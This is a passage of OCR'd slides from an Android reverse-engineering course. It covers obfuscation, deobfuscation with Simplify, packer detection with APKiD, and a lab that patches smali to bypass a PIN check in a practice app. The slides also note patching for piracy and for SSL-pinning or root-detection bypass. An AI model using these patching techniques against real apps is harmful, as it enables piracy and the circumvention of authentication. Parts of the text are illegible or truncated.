        i = Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.valueOf(Integer.parseInt(new String(new char
    }
```

```java
package org.cf.obfuscated;

public class WhiteNoise {
    private static final int five = 5;
    private static final int ten = 10;

    public static void messyMethod() {
        [illegible]
        realTarget();
        [illegible]
    }
```

Literal Encryption

- Strings, numbers and arrays replaced with encrypted version and calls to the decryption method

- Or replaced with lookup method

Reflection

```
public class Reflection {
    private static String someField = "this is some field, eh?";

    private static void reflectSecretMethod() {
        try {
            System.out.println("magic answer = " + ((Integer) Class.forName(StringHolder.get(9)).getDeclaredMethod(StringHolder.g
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void reflectSecretMethod2() {
        try {
            Class.forName(StringHolder.get(9)).getDeclaredMethod(StringHolder.get(10), new Class[0]).invoke(null, new Object[0]);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static int secretMethod(Integer x, Integer y, Integer z) {
        return MathCrypt.decode(x.intValue(), y.intValue(), z.intValue());
    }

    private static void secretMethod2() {
        System.gc();
    }
```

Reflection

```
public class Reflection {
    private static String someField = "this is some field, eh?";

    private static void reflectSecretMethod() {
        try {
            System.out.println("magic answer = " + ((Integer) Class.forName(StringHolder.get(0)).getDeclaredMethod(StringHolder.g
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static void reflectSecretMethod2() {
        try {
            C[illegible]
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static int secretMethod(Integer x, Integer y, Integer z) {
        return MathCrypt.decode(x.intValue(), y.intValue(), z.intValue());
    }

    private static void secretMethod2() {
        System.gc();
    }
```

System.out.println("magic answer = 42");

secretMethod2();

Packers

- Original DEX replaced by unpacker DEX
- Original is usually encrypted and hidden in APK
- Unpacker decrypts and loads DEX at runtime
- Examples – Bangcle (SecNeo), APKProtect, Qihoo

Others


- Anti-disassembly - break decompilers
- Native code - harder to understand disassembly
- Control flow - confuses decompilers and makes analysis difficult


Introducing Simplify

- Uses smalivm to analyze the obfuscated VM and create flow-graphs
- Dead-code removal
- Reflection removal
- Constant propogation
- Code optimization

Using Simplify

- Simplify specific Classes
  - java -jar simplify.jar -it '<pattern>' obfuscated-simplify-app.apk
    - `java -jar simplify.jar -it 'org/cf/obfuscated' -et 'MainActivity' obfuscated-simplify-app.apk`
- Simplify specific methods
  - java -jar simplify.jar -it 'org/cf/obfuscated;->somefunction\(' obfuscated-simplify-app.apk
    - `java -jar simplify.jar -it 'org/cf/obfuscated/Reflection;->reflectSecretMethod\(' -et 'MainActivity' obfuscated-simplify-app.apk`





TASK - 5mins

- Simplify the obfuscated Android Application at /home/mobile/Desktop/vulnapps/simplify_labs/obfuscated-simplify-app.apk

- Next, Simplify just the method ***reflectSecretMethod2*** from the obfuscated class – ***Reflection***.

Solution

```
java -jar simplify.jar -it 'org/cf/obfuscated'
-et 'MainActivity' obfuscated-simplify-app.apk

java -jar simplify.jar -it `org/cf/obfuscated/
Reflection;->reflectSecretMethod2\(' obfuscated-
simplify-app.apk
```

Question

- How do we know that the binary is obfuscated, packed?

Heard of PEiD?

aldeid.com/wiki/PEiD

Page | Read | View source | View history | Search aldeid

PEiD

Description

- PEiD detects most common packers, cryptors and compilers for PE files.
- It can currently detect more than 470 different signatures in PE files.
- It seems that the official website (www.peid.info) has been discontinued. Hence, the tool is no longer available from the official website but it still hosted on other sites.

Installation

Recent posts
ABC Security
Categories
Archives

Menu

Pentesting
Network

Using APKiD

- It is an Android Application Identifier for Packers, Protectors, Obfuscators and Oddities
- APKiD gives you information about how an APK was made. It identifies many compilers, packers, obfuscators, and other weird stuff.
- It's PEiD for Android.
- https://github.com/rednaga/APKiD

Using APKiD

- APKiD can detect fingerprints of various compilers:
  - dx - standard Android SDK compiler
  - dexmerge - used for incremental builds by some IDEs (after using dx)
  - dexlib 1.x
  - dexlib 2.x beta
  - dexlib 2.x

- Inner Workings - https://rednaga.io/2016/07/31/detecting_pirated_and_malicious_android_apps_with_apkid/

```
➜  simplify_labs apkid ../Catch.apk
[+] APKiD 1.2.1 :: from RedNaga :: rednaga.io
[*] ../Catch.apk!classes.dex
 |-> compiler : dx
[*] ../Catch.apk
➜  simplify_labs
```

Normal Application


```
➜  simplify_labs apkid obfuscated-simplify-app.apk
[+] APKiD 1.2.1 :: from RedNaga :: rednaga.io
[*] obfuscated-simplify-app.apk!classes.dex
 |-> anti_vm : Build.FINGERPRINT check, possible Build.SERIAL check
 |-> compiler : dx (possible dexmerge)
 |-> manipulator : dexmerge
[*] obfuscated-simplify-app.apk
➜  simplify_labs
```

Obfuscated Application

Also..

- Dex-oracle - https://github.com/CalebFenton/dex-oracle
- Virtual Execution to determine APK behavior
- Pattern based searching to determine modification.
- Converts obfuscation into original simpler form
- Uses Emulator

HOMEWORK

- Go through https://github.com/strazzere/android-unpacker/blob/master/AHPL0.pdf

Module 3: Android Reversing Demystified

- Reversing Android Applications – Level 1
- Reversing Android Applications – Level 2
- Reversing Obfuscated Android Applications
- Patching Android Applications


Patching Android Applications

- APK files contain a file called classes.dex which is the app bytecode for the Dalvik VM
- The bytecode in classes.dex file can be disassembled into “Android assembler” (.smali)
  - It’s not like Java, but it is pretty high-level compared to “real” assembly code
  - Unless the developer ran code through an obfuscator like ProGuard or DexGuard, method and member names are preserved
  - This means it may be possible to understand and modify the code
  - Then you can recompile the code ☺
- Patching applications can be done to bypass authentication rules or root detection routines
- This is something that people do when…
  - Pirating games, etc.
  - Bypassing root detection or SSL Pinning checks
  - Removing authentication checks, etc.


Patching Android Applications

- Let’s try and bypass PIN locks using Android Patching

- TARGET - /home/mobile/Desktop/vulnapps/patching_labs/ncscpin.apk



File View Navigation Tools Help



- ncscpin.apk
  - Source code
    - android
    - com
      - example.mainuser.ncscpin
        - BuildConfig
        - MainActivity
          - {...} : void
          - flagFromJNI() : String
          - isPinCorrect(String) :
          - onCreate(Bundle) : vo
        - R
      - goodiebag.pinview
  - Resources

com.example.mainuser.ncscpin.MainActivity

```
package com.example.mainuser.ncscpin;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.widget.Toast;
import com.goodiebag.pinview.Pinview;
import com.goodiebag.pinview.Pinview.PinViewEventListener;

public class MainActivity extends AppCompatActivity {
    public native String flagFromJNI();

    public native boolean isPinCorrect(String str);

    static {
        System.loadLibrary("so");
    }

    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) R.layout.activity_main);
        ((Pinview) findViewById(R.id.pinView)).setPinViewEventListener(new PinViewEventListener() {
            public void onDataEntered(Pinview pinview, boolean b) {
                if (MainActivity.this.isPinCorrect(pinview.getValue())) {
                    Toast.makeText(MainActivity.this, MainActivity.this.flagFromJNI(), 1).show();
                } else {
                    Toast.makeText(MainActivity.this, "Invalid PIN", 0).show();
                }
            }
        });
    }
}
```

Patching Android Applications - Steps

- `apktool d ncscpin.apk`
- Modify*

MainActivity$1.smali

```
.method public onDataEntered(Lcom/goodiebag/pinview/Pinview;Z)V
    .locals 3
    .param p1, "pinview"    # Lcom/goodiebag/pinview/Pinview;
    .param p2, "b"    # Z

    .prologue
    .line 23
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {p1}, Lcom/goodiebag/pinview/Pinview;->getValue()Ljava/lang/String;

    move-result-object v1

    invoke-virtual {v0, v1}, Lcom/example/mainuser/ncscpin/MainActivity;->isPinCorrect(Ljava/lang/String;)Z

    move-result v0

    if-eqz v0, :cond_0

    .line 24
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    iget-object v1, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;

    invoke-virtual {v1}, Lcom/example/mainuser/ncscpin/MainActivity;->flagFromJNI()Ljava/lang/String;

    move-result-object v1

    const/4 v2, 0x1

    invoke-static {v0, v1, v2}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid

    move-result-object v0

    invoke-virtual {v0}, Landroid/widget/Toast;->show()V

    .line 28
    :goto_0
    return-void

    .line 26
    :cond_0
    iget-object v0, p0, Lcom/example/mainuser/ncscpin/MainActivity$1;->this$0:Lcom/example/mainuser/ncscpin/MainActivity;
```

MainActivity$1.smali

